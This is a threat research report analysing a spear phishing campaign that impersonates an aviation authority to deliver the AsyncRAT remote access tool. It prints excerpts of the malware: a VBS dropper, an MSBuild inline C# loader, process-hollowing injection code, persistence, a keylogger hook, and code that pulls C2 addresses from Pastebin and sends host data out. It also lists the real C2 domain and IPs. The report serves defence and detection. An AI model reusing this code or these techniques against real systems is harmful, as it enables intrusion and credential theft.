Spear Phishing Campaign with New Techniques Aimed at Aviation Companies

By Gayathri Thirugnanasambandam

Published: 2021-06-27 · Archived: 2026-04-05 17:27:42 UTC

FortiGuard Labs Threat Research Report

Affected platforms: Microsoft Windows
Impacted parties: Windows Users
Impact: Obtain sensitive data from the victim's device and deliver additional malware
Severity level: Critical

Introduction to the Spear Phishing Campaign

As we are all aware, spear phishing attacks are far more successful than untargeted ones and are most difficult to detect. The FortiGuard Labs team has identified yet another spear phishing campaign, this one targeting aviation companies. In this campaign, a malicious link that distributes an AsyncRAT payload is sent to aviation companies with a well-crafted message. AsyncRAT, an open-source remote administration tool, is used to steal credentials and other sensitive data. It also includes the capability to upload and download files on the compromised machine. This blog highlights the various stages of this spear phishing campaign and its newly adapted techniques.

Spear Phishing Campaign Overview

The infection cycle begins with phishing emails sent to aviation companies that contain malicious links disguised as pdf attachments. The link in the email directs the user to VB Script hosting sites, from which the initial payload (.vbs) is delivered. The .vbs script then drops the second stage payload, an xml file containing inline C# .NET assembly code that acts as a RAT loader. The loader hollows and injects the final payload, AsyncRAT, into the victim process (RegSvcs.exe). AsyncRAT, also known as RevengeRAT, connects to its C2 server, takes control of the compromised machine, and introduces additional payload. I will now dive into each of these steps in a bit more detail.



Figure 1: Infection cycle of the spear phishing campaign

Spear Phishing Email

Spear phishing is a highly targeted attack resulting from extensive research on targeted users and their organizations conducted by threat actors. The phishing emails observed in this campaign were sent to multiple aviation companies. They all appear to be coming from the federal aviation authority using a spoofed sender address that matches with a “foreign operators affairs” email address for enquiries/approvals. The email goes through the extra step of having a signature and a logo to impersonate a federal authority. Also, the content is carefully crafted to create a sense of urgency by making it to look like a Reporting of Safety Incident (ROSI) from Air Traffic Control. In addition, the email contains malicious Google Drive links disguised as a pdf attachment. Most of the emails in this campaign contain the strings ROSI, AOP, Incident Report, as well as the attachment name “ROSI-AOP Incident Report Details, <date>”.pdf.

(See Mitre ATT&CK technique – Spearphishing Link.)



Figure 2: Spear Phishing Email sent to an aviation company

As of the time of writing this blog, these emails had not been flagged as phishing or suspicious by any of the VirusTotal engines.



Figure 3: VT detections for the emails

The IP address “192.145.239.18” is used to send all the emails in this campaign. This IP address is also associated with Snip3 Crypter, an aviation-themed campaign seen in April and May of 2021. A three-month review of its telemetry reveals a spike in the last few weeks, with the majority of visitors coming from the UAE, Canada, Argentina, Djibouti, and Fiji.

Figure 4: Statistics for IP v4 address 192.145.239.18

Visual Basic Script (VBS) /Wscript

When you click on the link (the fake pdf attachment), the user's default browser is launched and directed to a VB Script hosting site. This site delivers the initial payload (.vbs), which, once executed, drops subsequent payloads and establishes persistence.

The VB script "ROSI-AOP Incident Report Details,May 31st.vbs" contains the next stage payload, "Good.xml". This payload is encoded using Server.URLEncode() and obfuscated to evade detection. Antonin Foller's VBS decode function from PSTRUH Software (http://www.motobit.com) is used to decrypt the payload. After decryption, "Good.xml" is written to the victim's Temp directory, where it is launched using MSBuild.exe. If you're not aware of this executable, it is present on all Windows machines with the .NET framework installed. It's a trusted developer utility used to speed up the process of creating .NET applications. Because it is a trusted utility, adversaries use the tool in an effort to evade detection. (See Mitre ATT&CK technique – Trusted Developer Utilities Proxy Execution: MSBuild.)

In the script below, the payload bytes are first substituted for de-obfuscation, then decoded before being written to the Temp directory.


```
Set fso = CreateObject("Scripting.FileSystemObject")
Dim sPath
sPath = fso.GetSpecialFolder(2) & "\Good.xml"
Sub CreateFile(content)
   Set MyFile = fso.CreateTextFile(sPath, True)
   MyFile.Write(content & vbCrlf)
   MyFile.Close
End Sub

Function URLDecode(ByVal What)
'URL decode Function
'2001 Antonin Foller, PSTRUH Software, http://www.motobit.com
  Dim Pos, pPos
  .......
  .......
    Do While Pos>0
      What = Left(What, Pos-1) + _
        Chr(Clng("&H" & Mid(What, Pos+1, 2))) + _
        Mid(What, Pos+3)
      Pos = InStr(Pos+1, What, "%")
    Loop
    URLDecode = What
  End If
End Function

Dim sDecrypted
sDecrypted = URLDecode(Replace(Lagmi,"ॐ∑","%"))
Call CreateFile(sDecrypted)

Wscript.Sleep 2000
Set object_Shell = CreateObject(UCase("wscript" & "." & "shell"))
object_Shell.rUn "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe" & " " & sPath, 0
```

Figure 5: Initial Payload VB script with encoded payload bytes

XML

Once the VB script executes successfully, the Good.xml file, which contains inline C# assembly code, a loader dll, and the RAT payload, is dropped into the victim's Temp directory. All the files are saved as an ASCII byte array, and the RAT payload is also reversed to avoid signature-based detection. In this case, the adversary employs the method discovered by Casey Smith to compile and execute the inline C# code using the native Windows binary (MSBuild.exe).

```
Good.xml* ×
        <Code Type="Class" Language="cs">
        <![CDATA[
    using System;
    using System.Runtime.InteropServices;
    using Microsoft.Build.Framework;
    using Microsoft.Build.Utilities;
    using System.Reflection;
    using System.Threading;
    using System.IO;
    using System.Text;

    public class ClassExample :  Task, ITask
    {
      public override bool Execute()
      {
        string vStartup = Encoding.UTF8.GetString(new byte[] { 83,101,116,32,102,115,111,32,61,32,67,114,101,97,116,101,79,98,106,1(
        File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + @"\" + "Startups32.vbs"  vStartup);
        byte[] sBytes = new byte[] { 77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
        ....
          byte[] payloadBytes = new byte[] { 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,(
        ....
        Assembly asmLoader = Thread.GetDomain().Load(sBytes);
        string tPath = Path.Combine(RuntimeEnvironment.GetRuntimeDirectory(), "RegSvcs.exe");
        Array.Reverse(payloadBytes);
        asmLoader.GetType("projFUD.PA").GetMethod("Execute").Invoke(null, new object[] {tPath, payloadBytes});
        return true;
      }
    }
        ]]>
        </Code>
      </Task>
    </UsingTask>
</Project>
```

Figure 6: Good.xml with inline C# code

When Good.xml is executed, it first creates a file named "Startups32.vbs" in the system startup folder. The .vbs script contains code to run Good.xml file after each system startup to maintain persistence. (See Mitre ATT&CK technique – Persistence.)

```
Startups32.vbs* ×
Set fso = CreateObject("Scripting.FileSystemObject")
Dim sPath
sPath = fso.GetSpecialFolder(2) & "\Good.xml"
Set object_Shell = CreateObject("Shell.Application")
object_Shell.ShellExecute "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe", sPath, "", "", 0
```

Figure 7: Startups32.vbs

.NET RAT Loader

After achieving persistence, Good.xml retrieves the .NET Rat loader from the byte array and loads it into the current application. The .NET RAT loader is contained in the byte array sBytes in the XML, which is loaded using the method Thread.GetDomain.Load(sBytes). The method Thread.GetDomain() returns the domain of the current running thread, while Load() dynamically loads the byte array assembly into the current application domain during runtime.

The projFUD.dll, available in VirusTotal, is the RAT loader DLL in use. We observed that a few bytes of the file have been tweaked to avoid hash-based detection. The description and copyright mentions “VLC MEDIA PLAYER”. However, the file is not signed.



Figure 8: Loader dll tweaked to evade from detection

Although the namespace and class name “ProjFUD.PA” in the loader is same as the one reported in the snip3 campaign, the PDB string retrieved from the loader DLL is different. It is likely to have come from a different author.

```
C:\Users\Snip3\OneDrive\Bureau\Sparta Project\projFUD\projFUD\obj\Debug\projFUD.pdb
```

Figure 9: PDB string retrieved from snip3 loader dll

```
E:\Hard Drives\Local Disk (C)\WIN 10 [ October Update ] FILES\Sparta Project
#Hope\projFUD\projFUD\obj\Debug\projFUD.pdb
```

Figure 10: PDB string retrieved from this campaign’s loader dll

After loading the .NET loader assembly, the function Execute() of the class ProjFUD.PA is called with the arguments payloadBytes (RAT payload) and RegSvcs.exe (the path of the victim process).

```
asmLoader.GetType("projFUD.PA").GetMethod("Execute").Invoke(null, new object[] {<Path of RegSvcs.exe>,
payloadBytes});
```

The .NET assembly ProjFUD.dll acts as a RunPE loader as it hollows and injects the final payload, AsyncRAT, into the victim process. RegSvcs, a Windows command line utility for registering .NET Component Object Model (COM) assemblies, is used by an adversary to hide malicious payload. RegSvcs.exe is digitally signed by Microsoft and can be used to help bypass a process-based whitelist. (See Mitre ATT&CK technique – Process Injection: Process Hollowing.)

CreateProcessA is first called to create the victim process RegSvcs.exe in a suspended state, with flags set to 134217732U (0x08000004) (i.e., CREATE_SUSPENDED and CREATE_NO_WINDOW are set to True.) This process does not run until the thread is resumed. While the process is suspended, ZwUnmapViewOfSection is called to unmap (hollow) the code from the process memory. This routine unmaps the entire view of the section containing buffer1 from the virtual address space, and on successful return, the virtual-address region occupied by the view is no longer reserved and available to map other views.

Next, it allocates space for the payload using VirtualAllocEx, with size set to the payload length and page protection to PAGE_EXECUTE_READWRITE (0x40). It then injects the payload into the allocated space using WriteProcessMemory. The thread context is changed to point to the payload by calling SetThreadContext and the thread is finally resumed via ResumeThread to execute the payload AsyncRAT.

```
public static void Execute(string path, byte[] payload) {
    for (int index1 = 0; index1 < 5; ++index1) {
      PA.StartupInformation startupInfo = new PA.StartupInformation();
      PA.ProcessInformation processInformation = new PA.ProcessInformation();
      ...
      if (!PA.CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732 U, IntPtr.Zero, (string) null, ref startupInfo,
          ref processInformation))
        throw new Exception();
      ...
      if (IntPtr.Size == 4) {
        if (!PA.GetThreadContext(processInformation.ThreadHandle, context))
          throw new Exception();
      } else if (!PA.Wow64GetThreadContext(processInformation.ThreadHandle, context))
        throw new Exception();
      ...
      if (!PA.ReadProcessMemory(processInformation.ProcessHandle, num3 + 8, ref buffer1, 4, ref num1))
        throw new Exception();
      if (address == buffer1 && (uint) PA.ZwUnmapViewOfSection(processInformation.ProcessHandle, buffer1) > 0 U)
        throw new Exception();
      ...
      int baseAddress = PA.VirtualAllocEx(processInformation.ProcessHandle, address, length1, 12288, 64);
      if (baseAddress == 0)
        throw new Exception();
      if (!PA.WriteProcessMemory(processInformation.ProcessHandle, baseAddress, payload, bufferSize, ref num1))
        throw new Exception();
      ...
      if (!PA.SetThreadContext(processInformation.ThreadHandle, context))
        throw new Exception();
      if ((int) Interaction.CallByName((object) PA.ResumeThread, PA.BinaryToString("0100100101101110011101100110111101101011011100101"),
          CallType.Method, (object) processInformation.ThreadHandle) != -1)
```

Figure 11: Malware using RegSvcs

After successfully injecting and executing the AsyncRAT payload, the loader exits.

AsyncRAT

AsyncRAT then takes command and control of the infected machine via a C2 server. As mentioned in the introduction, the AsyncRAT is an open-source Remote Access Tool (RAT) designed to remotely monitor and

control other computers through a secure encrypted connection. It performs a variety of malicious tasks, and if you want to learn more about it, the GitHub AsyncRAT-C-Sharp link can help.

AsyncRAT uses the following anti-analysis techniques to protect itself from being analyzed. Because Virtual Machines (VM) and sandboxes are used for the majority of dynamic analysis within the security community, many payloads, including this one, will try to evade dynamic analysis. In this case, the RAT retrieves the manufacturer via the WMI query “Select * from Win32 ComputerSystem” and looks for the strings "VMware" and "VirtualBox”. It also checks for disk space because sandboxes and virtual machines typically have limited disk space. In addition, it loads the module SbieDll to detect “sandboxie”, an open-source sandboxing program for Windows. Lastly, it checks if the process is being debugged by calling IsDebuggerPresent(). (See Mitre ATT&CK technique – Virtualization/Sandbox Evasion.)

```
public static void RunAntiAnalysis()
{
    if (DetectManufacturer() || DetectDebugger() || DetectSandboxie() || IsSmallDisk() || IsXP())
        Environment.FailFast(null);
}
```

The payload also includes a security software discovery technique. This technique is used to determine which security products are present on the compromised machine to shape the follow-on behaviors. Below is the command-line query used to enumerate the installed antivirus products. (See Mitre ATT&CK technique – Defense Evasion.)

```
wmic.exe /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName”
```

```
using (ManagementObjectSearcher antiVirusSearch = new ManagementObjectSearcher(@"\\" + Environment.MachineName + @"\root\SecurityCenter2", "Select * from AntivirusProd
{
    List<string> av = new List<string>();
    foreach (ManagementBaseObject searchResult in antiVirusSearch.Get())
```

Once the information is gathered, it then sends the following information about the infected machine to the C2 RAT server. (See Mitre ATT&CK technique – Exfiltration Over C2 Channel.)

```
public static byte[] SendInfo()
{
    MsgPack msgpack = new MsgPack();
    msgpack.ForcePathObject("Packet").AsString = "ClientInfo";
    msgpack.ForcePathObject("HWID").AsString = Settings.Hwid;
    msgpack.ForcePathObject("User").AsString = Environment.UserName.ToString();
    msgpack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
        Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
    msgpack.ForcePathObject("Path").AsString = Application.ExecutablePath;
    msgpack.ForcePathObject("Version").AsString = Settings.Version;
    msgpack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower().Replace("true", "Admin").Replace("false", "User");
    msgpack.ForcePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
    msgpack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
    msgpack.ForcePathObject("Antivirus").AsString = Methods.Antivirus();
    msgpack.ForcePathObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
    msgpack.ForcePathObject("Pong").AsString = "";
    msgpack.ForcePathObject("Group").AsString = Settings.Group;
    return msgpack.Encode2Bytes();
```

This RAT hosts resources and additional payloads on Pastebin, an online content hosting service. In the below code snippet, the RAT client grabs an IP address from the pastebin website using WebClient.DownloadString()

and connects to it. (See Mitre ATT&CK technique – Acquire Infrastructure: Web Services.)

```
string resp = wc.DownloadString(Settings.Pastebin);
string[] spl = resp.Split(new[] { ":" }, StringSplitOptions.None);
Settings.Hosts = spl[0];
Settings.Ports = spl[new Random().Next(1, spl.Length)];
TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
```

The AsyncRAT client requests that the RAT server send additional plugins and payloads, which are then executed in memory, as shown below. It employs a fileless technique to execute payloads in memory, reducing its footprint and avoiding traditional defenses that scan the disk for malicious files.

```
if (SetRegistry.GetValue(unpack_msgpack.ForcePathObject("Dll").AsString) == null) // check if plugin is installed
{
    Packs.Add(unpack_msgpack); //save it for later
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Packet").SetAsString("sendPlugin");
    msgPack.ForcePathObject("Hashes").SetAsString(unpack_msgpack.ForcePathObject("Dll").AsString);
    ClientSocket.Send(msgPack.Encode2Bytes());
}
else
    Invoke(unpack_msgpack);
```

To maintain its foothold, it installs a scheduled task if the payload is running as an administrator. The reason it checks for admin rights is that a task created with elevated privileges does not prompt the user to allow execution. If the payload isn't running as an administrator, it will add an entry to the Registry Run keys, causing the program to run every time the user logs in. (See Mitre ATT&CK technique – Persistence.)

```
if (Methods.IsAdmin()) //if payload is runnign as administrator install schtasks
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn " + "\"" + Path.GetFileNameWithoutExtension(installPath.Name) + "\"" + " /tr " + "'" + "\"" +
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
    });
}
else
{
    using (RegistryKey key = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"), RegistryKeyPermissionCheck.ReadWri
    {
        key.SetValue(Path.GetFileNameWithoutExtension(installPath.Name), "\"" + installPath.FullName + "\"");
```

Keylogging is the most prevalent type of input capture, and it's used to steal credentials. This is done by intercepting the user's keystrokes using Hooking API callbacks. This technique works by hooking into the Windows native API functions intended for processing keystroke data, and the callback function is invoked every time the user types something. (See Mitre ATT&CK technique – Input Capture: Keylogging.)

```
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    try
    {
        if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
        {
            int vkCode = Marshal.ReadInt32(lParam);
            bool capsLockPressed = (GetKeyState(0x14) & 0xffff) != 0;
            bool shiftPressed = (GetKeyState(0xA0) & 0x8000) != 0 || (GetKeyState(0xA1) & 0x8000) != 0;
            string currentKey = KeyboardLayout((uint)vkCode);

            if (capsLockPressed || shiftPressed)
            {
                currentKey = currentKey.ToUpper();
            }
```

C2 Server

After successfully compromising the victim's machine, the AsyncRAT payload connects to the RAT C2 server located at "franco.ddns.net" on port 2455 (79.134.225.18:2455). Since 2019, IP 79.134.225.18 has been linked to AsyncRAT / RevengeRAT, NanoCore, and BotNet attacks. It is associated with the ISP provider " The PRIVACYFIRST Project", which runs multiple VPN services and supports the TOR project.

The C2 domain "franco.ddns.net" used in this campaign is just few weeks old, hence the associated spike.

Figure 12: Statistics for C2 domain franco.ddns.net

Conclusion

The campaign analyzed in this blog is likely part of Snip3 Crypter-as-a-service, as some of the artifacts (i.e., Sender IP, C2 IP address, and the final payload) are the same. But this one doesn't use PowerShell script. Instead, it employs a new technique to compile and execute inline C# code contained in an XML. This is yet another example of threat actors quickly adopting and evolving techniques to create more sophisticated and difficult-to-detect attacks. In addition to the Fortinet protections below, I would encourage you to review the Mitre attack techniques and measure how effective your current security controls are. Learn more about Mitre Att&CK and how to test your defenses.

Fortinet Protections

Fortinet customers are already protected from this RAT variant with FortiGuard's Web Filtering and AntiVirus services, as follow:

The C2 IP address is rated as "Malicious" by the FortiGuard Web Filtering service.

The VB script is detected as "VBS/Agent.OQP!tr" and the xml file is detected as "VBS/Agent.AK!tr". The RAT loader and the final payload AsyncRAT are detected as "W32/PossibleThreat".

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR. The Fortinet AntiVirus engine is a part of each of those solutions as well. As a result, customers who have these products with up-to-date protections are protected.

FortiEDR's real time protection detects process hollowing during execution and blocks the RAT from connecting to the C2 server.

Fortinet's Phishing Simulation Service, FortiPhish, can also be used to proactively test the susceptibility of your organization to these kinds of phishing attacks.

MITRE ATT&CK

T1566.002: Phishing: Spearphishing Link
T1059.005: Command and Scripting Interpreter: Visual Basic
T1027: Obfuscated Files
T1127.001: Trusted Developer Utilities Proxy Execution: MSBuild
T1218.009: Signed Binary Proxy Execution: Regsvcs
T1055.012: Process Injection: Process Hollowing
T1547.001: Registry Run Keys / Startup Folder
T1056.001: Input Capture: Keylogging
T1053.002: Scheduled Task
T1041: Exfiltration Over C2 Channel
T1518.001: Security Software Discovery
T1497: Virtualization/Sandbox Evasion

IOCs

Email

34646a93538a34c871e04a368c97637d1b7d1d4507bf210afd9349a61b25b35e
ef4b52c8f2c844b76534f583171d03a87cc195b0c3ae32754df0c01177792432

04e93767d16a3e6ca68e45fea23434a9c9ed363c3f0d28b9653f74bbf405ef65

VBS

adf94da54bc49abc6fdb2a36523eb726f26dacd5598a0fdc64e61b8d500edad8
34914c4af84888552bd7ef74d9a691918013766719881a042723001ef96f554c
c16e5de09a78886dc972d26aeb0e9fe760b855eb157c7df308fad2116b860ef7
65d3ff89602db4294fa2f585c472e566a3d72d2065e6bc4f493b02a3b08393ba
4c6f832a85fbcf17308ab923b066577de859571a2743e99bf249398e19a00fb8
0b56c16a28482cc0af81b93aff36d02610e30a8d65d7ea1ccd73f8242effbada
9dd8a6725b9c881311501b79770e4f1c9aee2c3b42f59f7694d48b67939eede5
59aafb3dd9c6cdb95ff662299e1faf3efb01d5ef8479dbbb8032b4b9cb3c3d91
a54f4ee320b21c1cfde3358a25131476127b9fb1fd5cad9fd03fa2be1f4fd0e2
9297b0db717beea397aacf15e7ef081faf3b9e430002a1c1b4e150e56fb940f9

Good.xml

E7D60A25BF1D80C144919F5F112594793A12A8176F2000BD890E331234A26814
8938838db8d16708692e80d170e0d8dc1522531e5a5ab5ae878a27a147780f44
b45470aa79cc7acab448a65252c3c7ee840ce6d0e78c40ad2c6bc261a912d393
f9bc8699f18b93cdb4b076dbf6f4baf2befd8c72eb26cefc28086f02a607f2f6

.NET Loader

B0DC46B5FC849DA9CC7A3FC4D8AA5EA8745D7E50869AC689BB956AAB3079EEB9
814f21f8c2befba504e592e3396be7454f93013939325cc7fbad5c38f022b395

AsyncRAT

5344E8B1EF4939A3C9F84921B284DD6E0B98B2CF524D678116BEF6E58DC4A6C3

PDB

E:\Hard Drives\Local Disk (C)\WIN 10 [October Update] FILES\Sparta Project #Hope\projFUD\projFUD\obj\Debug\projFUD.pdb

Malicious IPs

79.134.225.18 (C2)
192.145.239.18

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.

Learn more about Fortinet's free cybersecurity training, an initiative of Fortinet's Training Advancement Agenda (TAA), or about the Fortinet Network Security Expert program, Security Academy program, and Veterans

program. Learn more about FortiGuard Labs global threat intelligence and research and the FortiGuard Security Subscriptions and Services portfolio.
